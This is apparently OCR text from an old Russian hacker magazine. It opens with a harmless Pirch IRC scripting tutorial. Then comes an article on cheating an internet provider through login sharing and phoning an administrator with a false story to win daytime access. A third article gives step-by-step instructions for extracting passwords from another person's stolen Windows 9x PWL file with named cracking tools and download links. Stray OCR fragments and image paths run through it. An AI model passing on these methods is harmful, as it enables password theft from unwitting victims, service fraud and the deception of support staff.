asF2: /текст сценария - выполняется при нажатии **Alt+Shift+F2**
cF2: /текст сценария - выполняется при нажатии **Ctrl+F2**
csF2: /текст сценария - выполняется при нажатии **Ctrl+Shift+F2**
sF2: /текст сценария - выполняется при нажатии **Shift+F2**


a = Alt
c = Ctrl
s = Shift

Не стоит использовать вот эти сочетания :)))
Ctrl+F4 - закроет активное окно
Alt+F4 - закроет текущее приложение
F1 - откроет окно помощи

В сценариях можно ссылаться на другие сценарии, таким образом можно сделать последовательность выполнения нескольких отдельных сценариев:
RULES1: /notice $1 Начальник всегда прав! | **/RULES2**
RULES2: /notice $1 Если начальник не прав, смотри первое :)

Popups **********

Эта фича позволяет делать свои всплывающие менюшки при нажатии правой кнопки мыши. Круто? :) К тому же менюшки будут разные для окна статуса, окна канала, окна привата (или dcc чата), общего меню и списка ников. Открывай Popups либо через иконку Popups, либо в меню **Tools->Popups.**




Соответственно, тут Server Window - окно статуса, Channel(Name List) - список ников, Channel(Main Page) - окно канала, Private Msg/DCC - приват (или dcc чат), Main Menu - общее меню. Если ты уже протащился от Aliases, то к твоей радости переменные в Popups используются те же. Главное отличие в том, что Aliases выполняются командой, а Popups выбором пункта меню по правой кнопке крысы. Обычно в Popups уже забиты некоторые стандартные пункты меню, а некоторые уже зашиты в exe и не удаляются напрямую (то есть в Popups их просто не видно, хотя в меню есть). Но ты же крутой кулхацкер, :) просто набери в самом начале **$clearmenu**




и меню будет девственно чисто, ты же любишь именно таких? :0) Естественно, очистка работает только на одно из пяти менюшек (статус, канал, приват/dcc, список ников, общее меню), так что если захочешь полной девственности, введи в каждом из пяти, хотя не советую очи-

щать общее меню - там все-таки много полезного. :) Синтаксис сходен, как я сказал, с Aliases, но стоит добавить, как делается ветвление в меню и разделительные полосы, типа для полного счастья надо все делить. :) Для получения разделительной полосы используется просто символ (-), а для ветвления (.), (..), (...) и т.д. Если еще в танке, объясню на примере: сделаем девственное меню :) для окна статуса, в котором с ветвлением сделаем команды регистрации ника и канала, а также заход на несколько каналов по выбору. Введи в Server Window следующий текст:

$clearmenu
NickServ
.Регистрация ника: **/msg nickserv register $?="**Типа нужен пароль на ник, вообще-то, для начала..."
ChanServ
.Регистрация канала: **/msg chanserv register $# $?="**Чувак, какой канал-то регестришь?" **$?="**Ну, пароль гони!" **$?="**В двух словах для телевидения о чем он..."
Бегом на каналы
.Xakep: **/join #xakep**
.RusChannel: **/join #RusChannel**
.russian: **/join #russian**
Получишь типа этого:



Ну а в результате вот что:



Уверен, ты протащился от содеянного, :) а это всего лишь масенькая менюшка, сделанная за 2 минуты. Прикинь, сколько может сделать один кулхацкер за полдня и с ящиком пива, :))) а отряд хакеров? То-то же - вот теперь ты заценил Popups на все сто. :0)

EVENTS ********


Последняя в списке, но не последняя по значению фича Events. Типа самая крутая фича из фич. :) Она позволяет определять по своему усмотрению реакцию на какие-либо события, к примеру, выход кого-то с канала, заход кого-то на канал, кик твоей любимой девушки, открытие нового привата от твоего голубоглазого приятеля и т.п. Список возможных событий приличный:

ON ACTION - реакция на action (команда /me)
ON BAN - реакция на бан (установка кому-то мода +b)
ON CHAT - реакция на новую запись в чате
ON CHATCLOSE - реакция на закрытие чата
ON CHATOPEN - реакция на открытие чата
ON CLONES - реакция на клоны (несколько человек с одинаковым ip)
ON CTCPREPLY - реакция на команду с обратным ответом (к примеру, ping)
ON DEOP - реакция на деоп (установка кому-то -o)
ON DEOPED - реакция на деоп тебя самого ненаглядного :)


ON DNS - реакция на команду /dns
ON DCCDONE - реакция на успешную передачу через dcc
ON DCCFAIL - реакция на неуспешную передачу через dcc
ON DCCSENDFAIL - реакция на прерывание передачи через dcc
ON DCCSENT - реакция на завершение передачи через dcc
ON IGNORE - реакция на попытки подмазаться чувака в твоем игноре
ON INCOMING - реакция на открытие кем-то тебе привата
ON INVITE - реакция на приглашение
ON INPUT - реакция на ввод текста (после нажатия Enter)
ON JOIN - реакция на заход юзверей на канал
ON JOINED - реакция на твой заход на канал
ON KICK - реакция на кик кого-то
ON KICKED - реакция на кик тебя
ON MODE - реакция на смену модов канала
ON NOTICE - реакция на чей-то notice
ON NOTIFY - реакция на появление чувака из твоего notify-листа
ON NOSOUND - реакция на проигрывание кем-то звука, когда оного звука нет у тебя
ON OP - реакция на оп (установка кому-то +o)
ON OPED - реакция на оп тебя
ON PART - реакция на выход с канала юзверей
ON QUIT - реакция на выход с irc юзверей
ON SOUND - реакция на проигрывание кем-то звука, когда такой звук у тебя тоже есть
ON SERVERDEOP - реакция на деоп кого-то сервером (например, при сплите)
ON SERVERDEOPED - реакция на деоп сервером тебя
ON SERVERMODE - реакция на установку модов канала сервером
ON SERVEROP - реакция на оп кого-то сервером
ON SERVEROPED - реакция на оп сервером тебя
ON SNOTICE - реакция на получение notice от сервера (только для юзверей с +s)
ON TEXT - реакция на текст, кроме action и notice (для них есть ON ACTION и ON NOTICE)
ON TOPIC - реакция на смену топика канала
ON WALLOPS - реакция на получение irc wallops сообщения от сервера (только для юзверей с +w)

Если тебе этого списка мало, то ты явный мазохист. :) Описать синтаксис всех событий и привести для многих пример - нереально, нужна отдельная статья. Если оновая вам нужна, дам совет. Покровского знаете? :) Ну вот, он, типа, иногда ходит за молочком, а не только в фильме Lion. Узнай, где он покупает молочко и во сколько, найди темный переулок неподалеку и вымани его туда. Как? Ну, баксов накидай в виде тропинки, главное отстреливать подползающих конкурентов. :) Ну вот, короче, он стал поднимать сотни, заходит в переулок, а дальше осторожно подползаешь (главное не спугнуть) и тихо на ушко шепчешь ему, мол, нужна статья подробная про Events. :) Он дома переварит, а потом даст мне согласие. :) Ну а я, так уж и быть, напишу.


Ладно, отвлекся я. :) Приведу простой пример с использованием Events, но для начала опишу само окошко. Открой его опять же либо по иконке **Events, либо в меню Tools->Events.**




Ты увидишь 3 области: Events Levels, Address Mask и область, в которой непосредственно набирается сценарий (нижняя область под первыми двумя). В Events Level можно определить разные уровни, в которых указать, на кого они распространяются в Address Mask (навроде аксессов). Если ввести в маске *!*@*, то действие распространится на любого юзверя. Для примера сделаем реакцию на заход на канал любого юзверя и выдачу ему фразы в канал “Привет!”. Установленные уровни по умолчанию, естественно, удали на фиг и сделай свой “000-Hello”, а в нижней области набери ON JOIN:#RusChannel: /msg # $nick. Привет, типа, тебе на # !, потом ткни галочку (Save) и не забудь поставить галочку на Enabled, **иначе будешь долго биться над ошибкой в самом сценарии. :)**




В результате на канале получишь:






Полезные советы ******

- Remote в Mirc то же самое, что и Events в Pirch
- не оставляй чужих сценариев, по жизни три на фиг и пиши все свои
- не используй чужие сценарии, а только смотри как пример (юзание сделанных скриптов - привилегия ламеров)
- пиши побольше комментариев в сценариях, они тебе еще пригодятся :)
- читай почаще Хакер, там сейчас будет много про все это дело
- не приглашай друзей домой за комп - зальют клаву пивом (проверено) :)
- без пива скрипты не пиши - быстро надоест
- подумай, что будешь ваять до того, как будешь ваять
- не изобретай всегда велосипед - полно примеров в Инете
- не зацикливайся - есть еще много всяких удовольствий в жизни :)))




Натагиваем провайдера






Horrific (smirnandr@mail.ru)

При слове "халявный Инет" ты вспоминаешь злобных троянчиков, расшаренные винты и глупых юзеров с паролями qwerty? Ну-ну, вспоминай, а я сейчас тебе расскажу, как я поимел реальную халяву со своего прова, не обманывая глупых, но несчастных юзеров. Да и вообще, я не понимаю: зачем взламывать что-то или кого-то, когда есть легальные способы сэкономить на Инете. Весь мой рассказ будет построен на моем личном опыте, поэтому можешь быть уверен, что я это знаю не понаслышке.



Выборы 2000

ulRecipClass:=MAPI_TO;



Первое, что ты должен сделать - это правильно выбрать провайдера. Чем правильнее будет твой выбор, тем больше денег ты сэкономишь. Если ты живешь в крупном городе, то у тебя никаких проблем не возникнет: в течение месяца можно легко вычислить провайдика, который будет удовлетворять (в хорошем смысле слова) твоим требованиям.

Итак, основное условие, которое я поставил своему избраннику - он должен быть не самым крупным в городе, но и не самым децельным. Тебе советую того же - держись золотой середины, потому как у больших ISP есть опыт работы с такими халявщиками, как ты, и, соответственно, иммунитет от тебя. :) А у мелких настолько слабая база для халявщика, что даже как-то неприлично.

Провик должен предоставлять пакеты доступа, такие как "неограниченный доступ ночью за XXX сумму" или нечто подобное. Наверно, это одно из самых главных условий.

Самый легкий и самый простой способ сэкономить зеленых президентов - это установка локального прокси-сервера. Я выбрал WinProxy. Ты выбрал себе прокси, теперь надо только сброситься с друзьями (лучше 3-4 человека из твоей локалки), подключиться к провику и всем пихаться через одну дырку во всемирную сетку. Вот так я и поступил с корефанами, взяв неограниченный доступ ночью за 12 баксов.

Через пару дней мне стало не хватать скорости, впрочем, как и не хватит тебе при таком раскладе. Через три дня я пошел потусоваться с друганами, пивка подтянуть, девочек поклеить. Зная, что после всего этого буду нетрезв, я оставил логин и пароль от ночного Инета соседу. В ту ночь он без проблем смог подсоединиться и полазить по сети через мой логин. После будуна до меня доперло: у прова отсутствовали определители номеров, и можно было лазать в Инет из-под одного логина, мне и моим корефанам, с единственным условием - не коннектиться в сеть одновременно.

Узнав сей факт, мы решили распределить всю ночь на троих: каждый лазал в Инете в строго отведенное ему время. Но мне опять стало мало, и я решил попробовать одновременно подключиться с разных телефонов по одному логину. И опять эта фишка прокатила на "ура". Это означало, что у прова не учитывается количество подключенных с одного логина. Глупый провайдерчик думал, что в сети только один чел с моим логином.

Так мы наклоняли моего провайдера в течение двух месяцев: шестеро корефанов обнимались со своей палочкой-выручалочкой с 0:00 до 8:00 и платили всего 2 бакса с рыла. Нехилая экономия? Я так и думал, что ты со мной согласишься. Самое главное - не было никакого взлома. Все просто и, главное, легально (не учитывая то, что в полиси прова написано о том, что при Night surf`е в Инете может находиться только один чел. ;)

-------:[---%

Но мне опять стало мало. Я решил пойти на крайние меры. Кто не рискует - тот не писается в трусики, а трусики именно для этого и предназначены, особенно если они с крылышками. Но об этом по порядку.
Я забыл тебе рассказать, как получать доступ

Высшая мера наказания провайдера

днем, если ты сидишь на плане ночного Инета (на план лучше не садись). ;) Объясняю. Если хочешь забрать почту или в очередной раз обнять свою палочку, глядя на голых девок, то тебе нужно пройти следующие круги ада:

1. Позвонить администратору своего прова, лучше всего в конце рабочего дня. Приблизительно в 17:00 - 18:00.

2. Прикидываясь унитазным шлангом, сказать что-то типа:
"Извините, мы не местные, в договоре написано, что я могу воспользоваться вашими услугами по настройке, если у меня возникнут проблемы. У меня почему-то возникают проблемы при дозвоне".
Админ попросит рассказать: чё за проблемс у тебя, паца? Если так, то начинаешь жаловаться на плохую связь или на "не ответы сервера". Админ начнет тебя грузить: надо жать на пимпу, дергануть загогулину и все будет пинцетно.

3. Внимательно выслушиваешь админа. Понимающе поддакиваешь, но ничего не делаешь из того бреда, что он скажет.

4. Перед тем как повестить трубку, ты спрашиваешь: "А можно мне сейчас попробовать?". Админ, с 90%-ой вероятностью, ответит: "ДА". Вот тут не теряйся и спроси: "А меня пустят, у меня ведь доступ только ночью?".

5. Все. Считай, что у тебя есть доступ в Инет. Админ просто не сможет тебе отказать. Если ты хочешь, чтобы такую халяву можно было поднять в дальнейшем, обязательно предупреди админа, что если у тебя что-то не получится, ты перезвонишь завтра.


Теперь ты можешь забрать очередную почту. Только советую долго не задерживаться в Инете. Тебе нельзя долго светиться, если хочешь улучшить свое положение.

Так, теперь сделай передышку. Два наклона вперед и два назад, 20 приседаний, 50 отжиманий, 100 подтягиваний на турнике. Готов продолжать? Ну, тогда поехали. На следующий день попробуй войти в Инет. Если не получилось, то опять позвони админу и снова прикинься шлангом, только потолще. Для чего это надо? Ты думаешь, что это нужно, чтобы снова почту скачать? Ни хрена подобного. Админы очень ленивые и очень занятые люди. И на второй или третий раз админ забудет заблокировать тебе доступ. Вероятность этого будет выше, если ты послушал меня и звонил в конце рабочего дня.

Я тебе отвечаю на зубы дядюшки Билли Гейтса, что у меня это прошло с первого раза. Конечно, тут есть определенный момент везения, но… у хацкера все получится железно! А теперь посмотрим, что будет, если админ забудет заблокировать тебе доступ:

1. Доступ в основном описывается одной строкой, то есть с 0:00 до 8:00.
2. Когда админ, после твоего звонка, откроет доступ, то он не сможет добавить еще одну строку, а исправит существующую. Это значит, что твой доступ станет с 0:00 до 19:00.

Именно такой доступ я имел в течение двух месяцев, около года назад. Почему так не долго? Нет, меня не вычислили, я просто забыл заплатить. ;) А потом я просто сменил прова, чтобы не светиться у старого. Как видишь, вполне реально получить за 2 бакса доступ практически на 24 часа в сутки. Все зависит от лености админа. В подкрепление реальности моего метода сообщу, что после меня такую фишку проделывали ещё несколько челов. И все поднимали халяву, хорошую халяву. Админ - тоже человек (несмотря на всю парадоксальность мысли), :) и он такой же ленивый, как и ты.



> Первое, что ты должен сделать - это правильно выбрать провайдера. Чем правильнее будет твой выбор, тем больше денег ты сэкономишь.


И что я с этого получу?

Пора мне уже расслабиться и кончить, то бишь подвести итоги. Для получения практически халявного доступа тебе надо:


1. Позвонить админу и рассказать сказку о сером козленке.
2. На следующий день проверить коннект. Если его нет, то возвращаешься к пункту (1) и на этот раз пересказываешь админу "Войну и мир". Если опять не поможет, то попробуй прочитать админу полное собрание сочинений Ленина.

Даже если у тебя это не прокатит, не огорчайся. Ты же все-таки получил халявный доступ днем. А главное, ты не нарушил ни одной статьи уголовного кодекса (по крайней мере, мне так кажется).

Конечно, сейчас у меня нет такого доступа. Да он мне и не нужен. Я теперь весь день работаю. Но все же я скучаю по тому времени. В Инет я теперь могу войти только поздно вечером или ночью. Но у тебя еще есть шанс сэкономить на Инете. Дерзай…



Обрезание



Marina (ratg@chat.ru))


Знаешь, какой вопрос задают чаще всего? Отвечаю: как взломать PWL в Win. Скажешь, это очень сложно? Да, для ламерка это будет напряжно, а вот у тебя все получится без проблем после прочтения этого материала. Да и, глядишь, с этого дела Инетом халявным разживешься :).
PWL - PassWord List вWindows'9x. Это, я думаю, тебе и так известно. Также ты в курсе, что для получения того самого pwl от жертвы используются всевозможнейшие програмки и психологические контакты. То зашлют троянчика на E-Mail, по ICQ или через IRC, то "разведут базаром" какого-нибудь лоха-ламера, и он сам, не осознавая этого, вышлет все требуемые файлы.

Начало ломки %--------[[[[[[[[[[[[

Допустим (ведь допускать никто нам не сможет запретить?) :) перед нами лежит дискетка с соседским PWL-файлом, содержащим тучу паролей. Рискнем ли мы поиметь эти пароли? Конечно же, рискнем! =) В нашем наборчике инструментов обязательно должны присутствовать следующие "отмычки": как минимум это Windows'9x :) (абсолютно серьезно!), PWLVIEW by Vitas Ramanchauskas; также неплохо заиметь PWLHACK v4.02 by Hard Wisdom (кроме своих "взламывающих" функций он, в принципе, может выполнять и функции PWLVIEW, поэтому наличие PWLHACK является наилучшим вариантом).
Прежде чем приступить к взлому PWL-файлов самым простым способом, нам необходимо подготовить наш Windows'9x для взлома. Для начала выполняем следующие действия: нажимаем кнопку "Start" ("Пуск"), выбираем "Settings" ("Настройки"), далее "Control Panel" ("Панель управления"). Появляется окошко, в котором есть иконка "Network". Щелкаем на нее и видим нечто похожее, что изображено на рисунке.

PWLVIEW by Vitas Ramanchauskas
http://www.chat.ru/~rodipkle/pwlview.rar
PWLHACK v4.02 by Hard Wisdom
http://www.chat.ru/~rodipkle/pwlhack.rar
HiEW v6.xx by SEN
ftp://ftp.kemsc.ru/pub/sen
Windows'9x ;)
http://www.microsoft.com







В ToolBox'е "Primary Network Logon" у тебя должно быть установлено "Windows Logon". Далее нажимаем "OK". Теперь в "Control Panel" ("Панель управления") щелкаем на иконке "Passwords" ("Пароли").



Появляется окошко, в котором есть кнопка для задания пароля. Задаем какой-нибудь пароль. Любой.






Потом все это вернем к прежнему виду. Теперь у тебя по кнопке "Start" ("Пуск") будет вызываться меню, в котором будет присутствовать кнопка "Log Off <имя пользователя>", а также каждый раз при загрузке будет спрашиваться имя и пароль.

Кто ищет, тот найдет


Ты копируешь экспроприированный PWL в главный каталог Windows (обычно это C:\WINDOWS), открываешь на редактирование файл SYSTEM.INI и прописываешь туда системную информацию об этом PWL. Прописывать это надо в раздел "[Password Lists]". Формат системных данных имеет следующий вид: "<имя пользователя>=<путь и имя файла его Password List'а (файла с паролями)>". (Естественно, что без символов "<", ">")


Как же нам узнать имя пользователя, имея только PWL-файл и ничего более? А очень даже легко - посмотри на имя PWL файла. Ничего подозрительного не замечаешь? :) Название файла и есть имя пользователя. После всех этих несложных манипуляций тебе необходимо выполнить в Windows'9x следующую последовательность действий: нажать кнопочку "Start", далее "Log Off KewlHacka" (как вариант - просто перезагрузить компьютер).

Рискнем ли мы поиметь эти пароли? Конечно же, рискнем! =)




Далее перед нами нарисуется окошко ввода имени пользователя и пароля на вход в систему/сеть. Вводим только имя пользователя (хотя бы потому, что пароля мы с тобой не знаем).





Если нас пошлют в далекое пешее эротическое путешествие надписью: "извините, пароль неверен", то не отчаивайся, тут просто надо действовать другим методом, но об этом чуть позже.

Так, мы остановились на том, что вошли в систему под именем пользователя, взятым из названия PWL-файла. Теперь нам достаточно запустить PWLVIEW (банально, не правда ли?), и перед нами появятся заветные парольчики ;) и типы соединений.



Все, теперь можешь идти за PEPSI как настоящий хацкер. :)

PWLHACK нам поможет

Что если мы обломались, и на вход в Windows'9x у чудика стоял пароль? Что же делать? Ситуация проблематичная, но не безвыходная! Воспользуемся новым сверхуниверсальным продуктом деятельности человеческого мозга ;), а точнее, программкой, написанной мои другом Hard Wisdom'ом - PWLHACK v4.02 (да, ну прямо как в рекламе... ;) Hard Wisdom, привет!). =) Сразу же предупреждаю: шансы на взлом тут уже не такие и огромные. Все зависит от количества знаков в пароле (для Интернет соединений их количество обычно равно 8-и). Стандартный набор символов - это английские буквы мелкого и большого регистров и, часто используемый как дополнительный вариант, - цифры.

